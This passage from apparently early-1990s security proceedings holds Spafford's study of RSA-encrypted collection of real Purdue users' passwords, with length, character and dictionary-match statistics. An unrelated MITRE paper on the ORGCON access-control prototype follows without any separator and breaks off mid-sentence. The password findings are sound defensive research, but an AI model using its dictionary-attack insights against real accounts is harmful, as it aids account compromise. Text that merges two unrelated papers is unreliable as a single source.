Reusable passwords also present problems. Although they are easy to use and low in cost, they rely on the strength of the passwords chosen and their resistance to concerted attacks. When users choose their own passwords, the security is tied to the level of sophistication of each user to make appropriate choices. Uncaring, sloppy, or uneducated users may make password choices that are easily guessed or broken, leading to a system penetration. If the choice of possible characters to use in the password is too small, or if the overall length of the password is too short, the password may be compromisable. Even a rich character set may not be sufficient to create secure passwords if the combination of characters is restricted to an arbitrary set of possibilities. Thus, good password choice should avoid common words and names (cf. [1, 5, 7, 8, 9]).

One weakness with reusable password systems is the choice of the password. As a commonly-used example, consider the UNIX² password system.[8] The current password mechanism is based on a cryptographic transformation of a fixed string of zero bits, using the user-supplied password as a key. The transformation is normally an altered version of DES encryption, performed 25 times. The transformation is sufficiently slow so that exhaustive keypace attacks are currently not practical, although fast implementations exist that can perform many tens of thousands of comparisons per second.

In UNIX, the encrypted version of the password has traditionally been kept in a world-readable file; the safety of the passwords has been protected by the time-complexity of an exhaustive attack. Thus, one of the factors in the safety of UNIX passwords is a large potential keypace for passwords. If the full character set is used, and six-to-eight-character passwords are chosen, the number of potential passwords to be searched is far too large to be successfully searched, even at high speed. Assuming a usable character set of 120 characters, there are 43,359,498,756,302,520 (4.34×10^{16}) possible passwords of length one through eight. At 50,000 attempts per second, an exhaustive search of this keypace would require over 27,480 years to complete.

Unfortunately, in UNIX and other systems, users often select passwords that do not exploit the large keypace available. Instead, they choose common words and names, or simple transformations of those names. This greatly simplifies an attacker's task if these common words are searched first.

There are four basic methods for a system administrator to enforce better reusable password security on a computer system:

1. Educate and encourage users to make better choices of passwords.
2. Generate strong passwords for users and do not allow them to choose passwords of their own creation. This is often done using some random password generator.
3. Check passwords after-the-fact and force users to change those that can be easily broken with a dictionary attack.
4. Screen users' password choices and prevent weak ones from being installed.

²UNIX is a trademark of Unix System Laboratories, Inc.

This first method, that of educating users to choose strong passwords, is not likely to be of use in environments where there is a significant number of novices, or where turnover is high. Users might not understand the importance of choosing strong passwords, and novice users are not the best judges of what is "obvious." For instance, novice users (mistakenly) may believe that reversing a word, or capitalizing the last letter makes a password "strong." Also, no matter how good the education may be, some users may forget, or may believe that it is not significant to follow the guidelines, leading to a transient (or long-term) endangerment.

A further problem is if the education provided to users on how to select a password is itself dangerous. For instance, if the education provided gives users a specific way to create passwords — such as using the first letters of a favorite phrase — then many of the users may use that exact algorithm, thus making an attack easier.

The second method of strengthening passwords is to generate the passwords for the users and not allow them the opportunity to select a weak password. For this mechanism to work well the passwords need to be randomly drawn from the whole keyspace. Unfortunately, this method also has flaws. In particular, the "random" mechanism chosen might not be truly random, and could be analyzed by an attacker. Furthermore, random passwords are often difficult to memorize (especially if they are changed (*aged*) regularly). As a result, users may write the passwords down, thus providing an opportunity to intercept them without the effort of a dictionary search.

The third method of preventing poor password choice is to scan the passwords selected, after they are chosen, to see if any are weak. This is supported by many systems, including *deszip*, *Crack*, and COPS.[4] There are significant problems with this approach:

- The dictionary used in the search may not be comprehensive enough to catch some weak passwords. Outside attackers might scan for these choices, but the system password scanner would not include them in the search.
- The scanning approach takes time, even for a fast implementation. A lucky (or determined) attacker may be able to penetrate a system through a weak password before it is discovered by the scanner. This is especially a problem in an environment with a very large number of users and systems.
- The output of a scanner may be intercepted and used against the system.

Additionally, there is not always a correlation between finding a weak password and getting it replaced with a stronger one. In many academic, business and government settings, it is difficult or impossible to force higher-level managers to change their passwords.

The fourth method, that of disallowing the choice of poor passwords in the first place, appears to have none of the drawbacks mentioned above. However, it too has difficulties associated with it. In particular, the storage required to keep a sufficiently large dictionary may prevent this method from being used on workstations and small computer systems. For instance, the standard UNIX dictionary, `/usr/dict/words`, is about 25,000 words and 200,000 bytes of space. A dictionary of 10 to 20 times that size would be necessary for reasonable protection; there are over 170,000 words

in Webster's New World Dictionary, and that would occupy well over a million bytes of disk storage. That figure does not include many slang and colloquial words and phrases, nor does it include any user names, local names and phrases, likely words in foreign languages, or other strings shown to be poor password choices. A moderately comprehensive dictionary I have used in password research has over 500,000 entries, and requires over five million bytes of storage. My full-fledged collection of dictionaries, including words in 11 foreign languages, proper names, an atlas, and a collection of slang terms, occupies over 30 megabytes of storage.

Maintaining a large dictionary is also difficult. To add new words or phrases means that the dictionary must have additional space overhead for indexing or it must be sorted after each addition — otherwise, lookups take time proportional to the length of the dictionary. In small computer environments, neither of these alternatives may be appropriate.

The OPUS project at Purdue is directed towards remedying some of the weaknesses of reusable passwords by screening user choices. OPUS is innovative because it solves the problem of using a huge screening dictionary while occupying a modest amount of disk space and computation. OPUS is designed around a compact representation of a dictionary in the form of a Bloom filter[2]. A Bloom filter is a large hashed structure with boolean values to represent its contents. Each probe value is hashed multiple times, using multiple hashing algorithms. If all corresponding bits are set, the probe represents a value in the table; any misses are definitely not known values. The filter may be tuned for accuracy or size.

In OPUS, when a user attempts to set a new password, it (and simple permutations of it) are hashed into the Bloom filter. If a match is found, the choice is rejected. OPUS can be integrated with other mechanisms, like Kerberos, and may be configured to support password aging as part of its design. Details of the structure of OPUS are not the main focus of this paper; the interested reader may refer to [11] for further design details.

To properly evaluate an implementation of OPUS, it will be necessary to check its behavior against a large body of actual user passwords. These passwords must be typical of those of a real user population that OPUS is intended to support, and they must furthermore not be unduly skewed by the manner of their selection. In particular, attempting to break actual passwords and using only those that are "breakable" does not give an accurate dataset for analysis. Thus, using a set of words produced from a study like that in [6] would be interesting, but not realistic enough for true calibration.

This requirement for real passwords means that we need a collection of password choices by actual users. However, to get these passwords means we must somehow capture "live" passwords from users as they are chosen. This form of sampling may result in a compromise of the security of the system where the passwords are collected. How is it possible to store the passwords begin collected in such a way that they cannot be sampled or broken and used to penetrate the system?

Section 2 describes the design of the password collector that was designed for this task, and some of the considerations involved in designing it. Section 3 describes some preliminary analysis of the password choices collected. Section 4 describes future work.

2 Design Considerations

The design of the password collection method was influenced by five significant concerns, of roughly equal importance:

- The data should be safeguarded during collection so that the collected passwords are undecipherable by anyone on the collecting system, authorized or not. That is, the passwords should be protected at least as well as by the existing password mechanism.
- The subsequent analysis of the collected passwords should pose no threat to the security of the systems involved.
- Users whose passwords were being collected should be presented with information about the collection effort and given the opportunity to opt out of the collection effort, if they so desired.
- The collection should be as complete as possible, and not skewed by selection of a particular class of user, nor influenced by existing password screening methods.
- The administrators of the systems involved should feel completely comfortable with the installation of the software and collection of user passwords.

Each of these will be further discussed in the following sections.

2.1 Safeguards

Answering the first concern, that of safeguarding the passwords, was perhaps the most crucial aspect of the whole process. If the collected passwords were not safe from a system cracker or accidental disclosure, the system administrators would never wish to install the collection software. If the passwords could be read by inappropriate personnel, users (especially more sophisticated users) would not want to participate in the collection effort.

At first examination, this would seem to be a simple task. The password setting programs (usually, `passwd` and `yppasswd`) run `setuid` to the super-user. Thus, the collection mechanism could log its output to a protected file, unreadable to any by the super-user. However, further reflection on this approach revealed several flaws:

- UNIX has been shown, time and again, to be susceptible to unanticipated break-ins. Having the passwords in a protected file might still allow them to be read by unauthorized users.
- An accident of protection might render the file readable, thus compromising all of the accounts.
- Some of the users have accounts on other machines in other protection domains. Thus, if the passwords could be read by *anyone* on one machine, it might compromise a machine in another location.

- The file would be saved to tape by the regular backup procedures, and the tape might be read or compromised by someone other than the authorized system administrators.

When all of these points were taken into account, it became clear that the only possible way of safeguarding the collected words was to encrypt them in some strong manner, with a key unknown even to the system administrator. In this manner, the words could be saved to a file and there would be no concern if that file was disclosed or read.

However, no standard private-key encryption mechanism could possibly be used. The reason for this is that the key would have to be present in the collector itself, and this could be reverse-engineered to discover it. The existing UNIX password mechanism, which uses the password itself as the key, could not be used because the results would not be decodable for study after collection.

A public key mechanism does not suffer from these problems if the private key is kept secret. For this reason, the collector was constructed to use the RSA public-key encryption mechanism.[10] Using this method allows a key (the public key) can be disclosed without compromising the encrypted data (assuming that appropriate keys are chosen).³ Furthermore, the strength of RSA is known (cf. [3]), and this would help assure everyone involved in the study of the safety of the collected passwords.

Using the method described in [3], two 1000+ binary bit prime numbers were generated, resulting in a modulus of 2015 binary bits. The public key was then generated, being 994 binary bits. These keys are long enough that a brute-force attack with current technology would likely exceed the lifetime of the universe (cf. the discussion in chapter 15 of [5]).

The private key was also calculated but it has not been disclosed to anyone. To prevent the keys or generation algorithms from being discovered, all calculations and storage of values was done in an off-campus location, on removable media, on a machine that had no connections to any other machine during the calculation process. The key is currently stored, in encrypted form, on removable media that will not be mounted on a machine with external connections.

Other, small safeguards were taken in the coding of the collection software to prevent disclosure or subversion of the mechanism. For instance, the code was designed to fork a child process to do the encryption and storage to the database. If a reasonable cpu time limit was exceeded, the child process would terminate. The child process would also ignore signals, and would not leave a core file if it should terminate abnormally.

2.2 Analysis

Obviously, protecting the passwords during collection would be an exercise in futility if they were then decrypted and used in a manner that would make them available to others. The purpose of the experiment was to collect passwords for analysis, and to

³The RSA algorithm is patented in the United States. See the Acknowledgment section.

eventually publish that analysis. Thus, it was important to designate the conditions under which the passwords would be decrypted, analyzed, and discussed.

After considerable discussion with the system administrators involved, the following were developed as the ground rules for any use of the data collected. A one year (12 month) limit was placed on all these restrictions following the collection of the last password (1 May 1992). This is based on the assumption that almost all of the users change their passwords once a year, and that most of the accounts monitored were limited-lifespan student accounts that expire after a semester.

The rules I agreed to are:

1. I would be the only person to ever see the private key used in the encryption. I would not disclose that key to anyone, nor put it in a position where it might be disclosed.
2. All key generation and analysis activities would be conducted on an isolated machine not connected to any other machine via phone line or network during such time as sensitive data or software was present on accessible media.
3. No specific words from the collected data would be published in any form unless they also appeared in other, well-known dictionaries and sources, and if I obtained clearance from all the system administrators whose machines were monitored. After the time limit, publication of selected or representative examples will be allowed, but the full list will not be published.
4. Decrypted passwords would be analyzed only by myself, or at most by myself and one trusted graduate assistant who also agrees to abide by these restrictions. The system administrators of the machines being monitored have a "veto" over the graduate assistant, should I seek to have one assist in the analysis.

With these restrictions in place, the chief threat to the security of the accounts whose passwords were collected is through my intentional misuse of the data so collected. Although this is indeed a risk, the administrators of the systems involved believe it to be small enough as to be of no real concern.

2.3 User choice

As the collection mechanism was planned and tested, we decided it would be appropriate to both tell users about the research, and give them the opportunity to bypass the collection mechanism. This was decided for two major reasons.

First, although there was no compelling administrative requirement to tell users about the collection effort, we⁴ believed that it was only correct to provide some notice to the users that their passwords were being collected. The collection effort itself was not intended to be secret, and we felt that giving the users information ahead of time would forestall any questions about how or why we were collecting the choices. We also felt that it was the proper thing to do.

⁴ The system administrators and myself.

Second, as noted in the previous section, there is some small risk associated with me misusing the collected passwords. Accounts are provided with an intent to provide users some privacy in their account usage, and the collection effort effectively rendered those accounts accessible to me, should I wish to try the list of accumulated passwords. Thus, by providing the users with an option to bypass the collection, they could have somewhat more assurance that their account was protected against any tampering by me. As some of the machines being monitored had accounts for university staff and senior faculty in several departments, this seemed especially appropriate.

Therefore, when the password collection routine was installed the original, unmodified `passwd` and `yppasswd` commands were renamed as `_passwd` and `_yppasswd` for users to execute if they wished. Additionally, the following notice was edited slightly at each site and posted to the local newsgroups:

Your assistance is requested to aid Professor Spafford (Computer Sciences) in his research on ways of improving computer security. This research is on new ways of protecting passwords to user accounts. Previous research and experience has shown that over 80% of all computer break-ins result from poor choices of passwords, so research in this area is quite important.

You do not need to do anything special to aid in this research. Just set your password as you always do, using the commands you normally use (e.g., `passwd` and `yppasswd`), when you need to use them. Don't do anything differently than you normally would. When you use the commands, your password will be changed as normal. However, something else will also happen: an **encrypted** version of your password will be saved in a special database for further analysis.

You do not need to worry about your password being seen by anyone else, or even traced back to you. The **only** information we will save is what you type as a password — there is no record made of your name, your account name, time of change, or other identifying information. Furthermore, your password is being mixed in with the passwords from thousands of accounts on machines at Purdue. There will be NO way to trace the password back to you.

There is also no way anyone will use this information to break into your account. Professor Spafford has written the software so that it uses a strong RSA public key to encrypt the collected passwords. He is the only person with the private key necessary to read the passwords, and he will only decrypt and work with the passwords on his private machine, unconnected to the network.

The system administrators at CS and PUCC have agreed to participate in this study because of the great value it has for security research. They would not have agreed to have this data collected unless they were sure that it was safe, and that Professor Spafford could be trusted in this experiment.

This collection experiment will run from August 1st until May 1. At that time, the normal password programs will be reinstalled. You should plan on changing your password after May 1 (it is generally a good idea to change your password about every 6 months, anyway). If you do not change your

password between August 1 and May 1, no information will be collected about your password at all.

[Description of how to opt out by using `_passwd` or equivalent stated here.]

If you wish to know more about this study, contact Professor Spafford directly, by email to `spaf@cs`, or visit him at the CS building. If you have other questions about system operation, contact [put your local contact info here].

Not surprisingly, no users ever contacted me or any of the system administrators about this collection effort. Checking the access times on the renamed, unmodified programs on a few systems revealed that they had not been used or were used infrequently during the collection period.

As noted in the posting, above, the collection process was written so that there was absolutely no information saved about the account when a password was changed. It would have been helpful to get some indication of whether the user involved was a novice or expert, but the general agreement was that there was no easy way to determine that information from the account alone, and that it would further help protect the safety of the users if their passwords were stored unattributed. The software was so designed.

2.4 Uniformity

One goal of the collection process was to have as complete and unbiased a sample of passwords as possible. This meant that we wanted to collect passwords from novices as well as experienced users, and without the effects of any existing screening mechanism. Unfortunately, there is no way to be certain that there is a bias present in such a collection. Furthermore, because we notified users that their passwords were being collected, it could be argued that this introduced a significant bias from the beginning.

We attempted to compensate for a few of the confounding effects, however. First, we built the software to be integrated into the existing commands, thus presenting users with an unmodified interface to changing their passwords. Second, the passwords were collected after they were typed but before any local screening mechanism was used (e.g., screening against `/usr/dict/words`). The combination of these two changes, and the apparent lack of use of the original programs (see the previous section), tends to indicate that any bias introduced by the collection methodology is small. There is no statistical evidence to prove this, however.

As a final design feature, the code was written so that passwords set on an account by the super-user, as might happen when an account was created or reinstated, would not be added to the collection. Thus, initial or temporary passwords would not be present and skew the collection.

2.5 Administrative concerns

When I first approached some of our system administrators locally about collecting passwords, they were understandably hesitant to agree. To enlist their aid required

that I very clearly address their concerns about user account safety and system protection. The actions described in the previous sections helped address many of their concerns, and these items were developed during negotiations with them. However, two other major concerns remained.

Installing the collection software required changes to `setuid` software on the system. This could clearly present an opportunity to introduce a trojan horse into the system. Furthermore, the collection effort might potentially involve the collection of passwords to administrative accounts. Both of these were sufficient to make a cautious system administrator reluctant to install the collection software.

To answer both of these remaining concerns required very little effort. To address the first, that of installing software into `setuid` utilities, we distributed the changes to the software as source code and allowed the system administrators to compile, test, and install the software themselves. Thus, the system administrators were able to read the code provided and modify it as they wished for their local system.

The second concern was addressed by including a "stop list" that contained a list of all accounts that would automatically have their passwords excluded from the collection. Into this list could be put any account names that were deemed too sensitive for password collection. In this manner, if an administrative user forgot and used the modified password-changing programs, their passwords would automatically be excluded from the collection. The `root` user was added to this list by default for every machine. Each system administrator could edit that list as they wished to add or delete names.

As a final measure, we designed the software so it would collect to a local file. It was therefore up to the system administrator of each machine to decide when (and if) to provide that file to us. In this manner, if a decision was reached part way into the collection process to disable the collection, it could be done without any passwords ever being delivered to me. As a matter of convenience, when the passwords were actually collected, I did not ask for the files until the end of the collection period.

With all of these conditions and restrictions in place, we found no objection to installing the collection software and running it.

3 Preliminary Analysis

The collection software was installed in August of 1991 and was run until May 1, 1992. It was run on 54 machines in the Department of Computer Sciences and the Computing Center, representing approximately 7000 user accounts. Almost 19,100 password change attempts were collected. Of these, 5309 were duplicates. It took five days of computing on a SPARCstation I computer to decrypt the collection.

Because of the restrictions on publication described above, it is not possible to present a complete analysis of the words collected. However, there are some interesting statistics about the words collected, and those can be presented here.

3.1 Statistics

Of the 13787 unique password entries examined, the average length was 6.80 characters. The lengths of passwords are given in table 1.

Table 1: Password lengths

Length	Quantity
1	55
2	87
3	212
4	449
5	1260
6	3035
7	2917
8	5772

24 of the passwords used meta-characters (characters where the eighth bit is set; this is normally a parity bit, or used to indicate special characters). Several of these passwords were composed solely of meta-characters. However, the way the password algorithm is designed, these characters are equivalent to the corresponding regular characters, and most of the passwords using these characters were equivalent to simple words in the dictionary.

3988 of the entries consisted of solely lower-case characters, 5259 contained a mixture of upper and lower-case, and 5641 contained at least one upper-case character. Only 188 passwords (1.4%) contained control characters of any kind.

4372 passwords contained at least one digit. 566 passwords contained a space character (space or tab). 837 passwords used at least one comma, period or semicolon character in the password. 222 passwords contained a dash, equals sign, underscore, or plus sign. 654 passwords used at least one character present on a shifted digit key on a standard Sun keyboard. 229 passwords contained at least one of the remaining non-alphanumeric characters. These statistics are summarized in table 2.

3.2 Wordlists

As a preliminary indication of how well the collected passwords would fare against a dictionary attack, I did some comparisons of the collected passwords against my collection of wordlists and dictionaries. All comparisons were performed against the lower-case version of all collected passwords (i.e., the upper-case letters were changed to lower-case). Furthermore, words that were all alphanumeric with a leading or trailing digit or punctuation character were also checked with those characters removed; this only accounted for 15 matches.

The first comparison was against words present in the `/etc/passwd` file on the machines being tested. Basically, this information included the user name, phone number, and account names. There were 12839 unique words derived from these files, and 592 passwords (3.9%) were found to match words in that list.

Table 2: Character distributions

Characters	Count	Percentage
Lower-case only	3988	28.9%
Mixed case	5259	38.1%
Some upper-case	5641	40.9%
Digits	4372	31.7%
Meta-characters	24	0.2%
Control characters	188	1.4%
Space and/or tab	566	4.1%
. , ;	837	6.1%
- _ = +	222	1.6%
! # \$ % ^ & * ()	654	4.7%
Other non-alphanumeric	229	1.7%

A second comparison was made against the standard dictionary on the system, /usr/dict/words. The version used was the one shipped with SunOS 4.1.1, and has 25144 words. 620 of the collected passwords matched words in this dictionary.

Table 3: Matching against dictionaries

Dictionary	Matches
Australian/Aboriginal	133
Danish	389
Dutch	313
English	1798
Finnish	1068
French	353
German	392
Italian	1087
Japanese	626
Norwegian	368
Swedish	261

A third set of comparisons was then performed against dictionaries in 11 languages. These dictionaries have been collected from various sites on the Internet. They have not been carefully edited in some cases, and many contain typos and attempts to represent diacritical marks in plain ASCII. Also, there is considerable overlap between the various dictionaries involved. However, the majority of words in each dictionary represent standard words and names in the designated language. The results of matching against these is presented in table 3. The words were next compared against a list of names in various languages, both given names and common surnames. 1271 matches were made against this list.

As a last comparison, the collected words were matched against a large "miscellaneous" list of words derived from various collections. These words include movie names, characters from mythology, sports teams, an atlas, and many other word lists.

2498 matches were found in this comparison — the most of any other single list.

In all, 2754 of the collected passwords (20%) were quickly found using simple dictionary and wordlist lookups. From past experience, I would guess that as much as another 10% might be matched by doing more involved transformations on the collected words, such as pairing short words together, substituting the digit “0” for the letter “O” in words, etc. However, that analysis has yet to be conducted.

4 Concluding Remarks

This paper has presented the design of a password collector. The collector was designed to support analysis of a new password screening mechanism, but the collector itself has presented some interesting challenges of design. The collector uses a public-key algorithm to safely store collected passwords for later analysis. The collection process presents no observable danger to the instrumented systems. The approach used may be replicated in other environments, and may be easily extended to collect other information.

Preliminary analysis of the collected passwords reveals them to be somewhat more complex than we had first imagined. Prior to the start of the analysis, we believed we would find a large percentage of the passwords in our dictionaries and common wordlists. In part, this was because of the large number of novice users on the monitored machines, and in part because of the attitude towards passwords security that many of our users seem to exhibit. Surprisingly, only 1 out of 5 passwords were immediately found in the dictionaries. At the same time, the number of passwords containing control characters and punctuation characters is lower than we expected. Overall, however, this experiment illustrated how unconstrained user choices for passwords may compromise security, with at least 20% of all chosen passwords being weak.

More analysis of the collected words remains to be done. Additionally, the collection of password choices may now be used to calibrate a prototype of the OPUS system. Further details of this work will be reported in later papers.

Acknowledgments

Steve Weeber did most of the initial coding for the password collection software. My thanks to all the users of CS and PUCC computers at Purdue for assisting me in the collection effort, and especially to Dan Trinkle and Kevin Smallwood for managing the collection efforts on the machines under their control. Sam Wagstaff provided me with assistance on the algorithms necessary to generate the very large prime numbers needed.

Jim Bizdos of RSA Data Security, Inc. was kind enough to grant royalty-free use of the patented RSA public-key mechanism for this research project: my thanks to him and to RSA.

Availability

The password collection software is available to interested parties, but the private key will not be made available. Permission to use the RSA algorithm in the software must be obtained separately from RSA Data Security, Inc. Use of the software in the USA without permission may be a violation of Federal patent laws.

Pending funding availability, OPUS is targeted as one of the first products of the COAST (Computer Operations, Audit, and Security Tools) Project at Purdue. OPUS will first be released to COAST sponsors, and thereafter to the general public. For further information about OPUS or COAST, contact the author.

References

- [1] Ana Maria De Alvaré. How crackers crack passwords, or what passwords to avoid. Technical Report UCID-21515, Lawrence Livermore National Laboratory, 1988.
- [2] Burton H. Bloom. Space/time trade-offs in hash coding with allowable errors. *Communications of the ACM*, 13(7):422-426, July 1970.
- [3] Dorothy E. R. Denning. *Cryptography and Data Security*. Addison-Wesley, Reading, MA, 1983.
- [4] Daniel Farmer and Eugene H. Spafford. The COPS security checker system. In *Proceedings of the Summer Usenix Conference*. Usenix Association, June 1990.
- [5] Simson Garfinkel and Gene Spafford. *Practical Unix Security*. O'Reilly & Associates, Inc., Sebastapol, CA, 1991.
- [6] Daniel V. Klein. A survey of, and improvements to, password security. In *UNIX Security Workshop II*, pages 5-14. The Usenix Association, August 1990.
- [7] Belden Menkus. Understanding password compromise. *Computers & Security*, 7(5):475-481, December 1988.
- [8] Robert Morris and Ken Thompson. Password security: a case history. In *Unix Programmer's Supplementary Documentation*. AT&T, November 1979.
- [9] National Computer Security Center. Password management guideline. Technical Report CSC-STD-002-85, US Department of Defense, 1985.
- [10] R. L. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM*, 21(2):120-126, February 1978.
- [11] Eugene H. Spafford. Opus: Preventing weak password choices. *Computers & Security*, 11(3):273-278, 1992.
- [12] Eugene H. Spafford and Stephen A. Weeber. User authentication and related topics: An annotated bibliography. Technical Report 91-086, Purdue University, Department of Computer Sciences, December 1991.

RECONCILING A FORMAL MODEL AND A PROTOTYPE IMPLEMENTATION

Lessons Learned in Implementing the ORGCON Policy¹

Marshall Abrams* Leonard LaPadula† Manette Lazear* Ingrid Olson*

The MITRE Corporation *7525 Colshire Dr., McLean, VA 22102

†Burlington Rd., Bedford, MA 01730

POC: Dr. Marshall Abrams (703) 883-6938 abrams@smiley.mitre.org

Abstract: This paper discusses an effort to model and prototype an access control policy in the style of the Generalized Framework for Access Control (GFAC). The effort concurrently developed a formal rule-base and a laboratory prototype of the ORGCON (Organization Controlled) policy, a controlled-distribution information handling policy. AT&T System V/MLS was selected as the platform on which the GFAC project would prototype ORGCON. The modeling and prototype efforts had two primary goals: 1) to demonstrate the GFAC concepts and 2) to model and implement a policy in addition to MAC and DAC. With a focus on the ORGCON policy, the modeling and prototyping efforts are discussed and the integration of the ORGCON policy with System V/MLS MAC and two other supporting policies is shown. Lessons learned and a summary are also provided.

1.0 INTRODUCTION

This paper discusses our first effort to model and prototype an access control policy in the style of the Generalized Framework for Access Control (GFAC). We concurrently developed a formal rule-base and a laboratory prototype of the ORGCON (Organization Controlled) policy. In this paper we show how the two efforts influenced each other.

ORGCON is a controlled-distribution information handling policy. The ORGCON policy and a prototype implementation are described in [3]; the formal rule-base model for ORGCON is found in [4]. Previous work [1,2] has introduced GFAC and described our formal modeling approach.

GFAC is a framework for studying and constructing access control policies in Automated Information Systems (AISs). The GFAC thesis asserts that a more general, unified approach to access control will foster the development of an open set of access control policies. This will lead to trusted systems of greater utility, having increased relevance to the information handling needs of various enterprises. Current trusted systems do not adequately implement the various security policies that people managing documents and other forms of information use and enforce, such as ORCON, EYES ONLY, NOFORN, etc. Traditional MAC and DAC are merely two possible points in a broad universe of access control policies. GFAC provides an improved framework for expressing and integrating multiple policy components. The prototype was intended as a demonstration of the GFAC thesis, implementing a policy representative of a class of real-world policies that have until now not been implemented in trusted systems.

1 This work was supported in part by the MITRE Corporation as MITRE Sponsored Research and in part by the U.S. Army as Mission-Oriented Investigation and Experimentation under contract DAAB07-91-C-N751. Technical direction for the research was provided by the National Security Agency.

AT&T System V/MLS was selected as the platform on which the GFAC project would prototype ORGCON. It seemed both prudent and efficient to use a system that already provided a B-level MAC policy. That is, we chose to modify a preexisting TCB to implement additional policies. We expected that many of the mechanisms used to implement MAC sensitivity labels might carry over to the handling of the access control information for these additional policies. We also believed that other security features of the TCB (e.g., identification and authentication, audit) would be directly useful.

The prototype effort took the following approach. Standard UNIX System V provides discretionary access controls in the form of a user/group/other bit mask. For System V/MLS, AT&T added two modules to System V: the MLS module (to provide MAC) and the SAT (secure audit trail) module. By adding security functions as separate modules, System V was unchanged — except to add the “hooks” into these two new security modules. Our prototype took the same approach. An ORGCON module was added on top of System V/MLS, thereby not requiring any changes to the underlying system. The ORGCON policy was implemented by adding TCB software on top of, but making use of, the existing System V/MLS security mechanisms.

The modeling and prototype efforts had two primary goals: 1) to demonstrate the GFAC concepts and 2) to model and implement a policy in addition to MAC and DAC. With our focus on the ORGCON policy, we discuss the modeling and prototyping efforts and show how the ORGCON policy integrates with System V/MLS MAC and two other supporting policies.

The remainder of the paper presents a brief overview of GFAC, a description of the policies with prototype implementation details, lessons learned, and a summary.

2.0 OVERVIEW OF GFAC

GFAC holds that all access control policies can be viewed as **rules** governing relationships among **attributes** and other information controlled by **authorities**:

Authority — An authorized agent that defines security policy, identifies relevant security information, and assigns values to attributes.

Attributes — Characteristics or properties of subjects and objects defined within the computer system for access control decision making.

Rules — A set of formalized expressions that define the relationships among attributes and other security information for access control decisions in the computer system, reflecting the security policies defined by an authority.

Following the terminology of ISO [5], GFAC refers to attributes and other access control data as access control information (ACI) and the rules that implement the trust policies of a system as access control rules (ACR). In GFAC, “rule” means the portion of a system function that adjudicates access control requests. There are two parts to a system function — adjudication by an access rule and enforcement of the decision. The GFAC framework explicitly recognizes the two parts of access control — adjudication and enforcement. The Access Control Decision Facility (ADF) adjudicates access control requests and the Access Control Enforcement Facility (AEF) enforces the ADF’s decisions. In a trusted system, the AEF corresponds to the system functions of the trusted computing base (TCB), and the ADF corresponds to the access control rules within the TCB that embody the system’s security policy. The ADF and AEF together encompass the “reference validation mechanism.” Figure 1 illustrates the framework. Applying this partitioning to the formal model gives a model having two sub-parts, as depicted in figure 2. The TCB Interface Model abstractly defines the interface of processes to the TCB and can be treated as an abstract state machine. The Policy Model defines the policy that governs the activity of the processes; it is an abstract definition of the security policies of the system and can be treated as an inference engine.

These two modules must have an interface that allows the TCB Interface Model to invoke the Policy Model for adjudication of a process's request. This interface is described in [6].




Figure 1. GFAC Framework




Figure 2. Parts of the Formal Model

3.0 DESCRIPTION OF THE MODELED POLICIES

This section describes the four policies that were included in the modelling effort and the prototype implementation: MAC (the MAC policy of UNIX System V/MLS), ORGCON (our new policy), a functional control (FC) policy (a supporting policy based on roles and types), and a security information modification (SIM) policy (controls modification of security information through roles and types). ORGCON, FC, and SIM are not part of AT&T's release of System V/MLS; they are products of this research. We provide a brief description of each policy and present some of the details about the Policy Model and the implementation.

The model discussions are extracts from a paper presenting the formal rule-base for the ORGCON policy. Readers are referred to [4] for complete details about the modeling approach, the ORGCON model, and the detailed rules. The Policy Model is expressed at the level of the UNIX system call, drawing attention to many of the details that arise when designing an actual implementation. The model that results is far more comprehensive and closer to a design than a model expressed only at a high level of abstraction. Each of the four policies is implemented as one or more rules. Each rule is defined in a formal language that looks like pseudo-code. Two basic constructs are used: the **SELECT CASE** construct and the **IF THEN ELSE** construct. Logical operations in addition to the usual ones (**AND**, **OR**, etc.) are defined for the particular policies that need them (e.g., *dominates* for the MAC policy; *ORGCON-file-open*, *ORGCON-role-permitted* for the ORGCON policy).

Policy 1: MAC

MAC Policy Description: The MAC policy represents the MAC policy of UNIX System V/MLS, Release 1.2.1, the prototype base system [7]. We show how the ORGCON policy can be integrated with traditional MAC.

The attribute "object-type" is used: the types defined for this policy are **directory**, **file**, **scd**, **ipc**, **device**, and **comm**. **directory** and **file** have their obvious UNIX meanings. **scd** means "system control data"; the inode in UNIX maps to this type. Generally, system control data refers to data that a system uses to control its operations on behalf of its users. This is the

kind of information that is relevant to the functionality representation of the system by the TCB Interface Model. **ipc** means “inter-process communication”; the message queue and shared memory in UNIX map to this type. The type **comm** encompasses devices like network interfaces that provide communication with external entities. The **device** type includes keyboard, printers, and displays. In developing the ORGCON model, we discovered the need to control access to a user's display, printer, and keyboard, not just files, directories, and other internal objects. Therefore, a device type was created and the MAC policy extended to cover it. This extension was necessary to make a distinction between devices and files, in contrast to the UNIX philosophy of file-mapped I/O.

As an example of the MAC policy definition extension, Table 1 defines the MAC policy for controlling access of a process to an object of type **device**. Recall, of course, that simply satisfying these conditions is no guarantee that the access will be granted. Other policies have an input into the final decision making by the ADF. The letter “P” represents the security level of the process making the access request, the letter “O” stands for the security level of the referenced object, “ \geq ” indicates the usual dominance relation between levels, and “=” indicates equality between levels.

The MAC policy on modification of attributes is as follows:

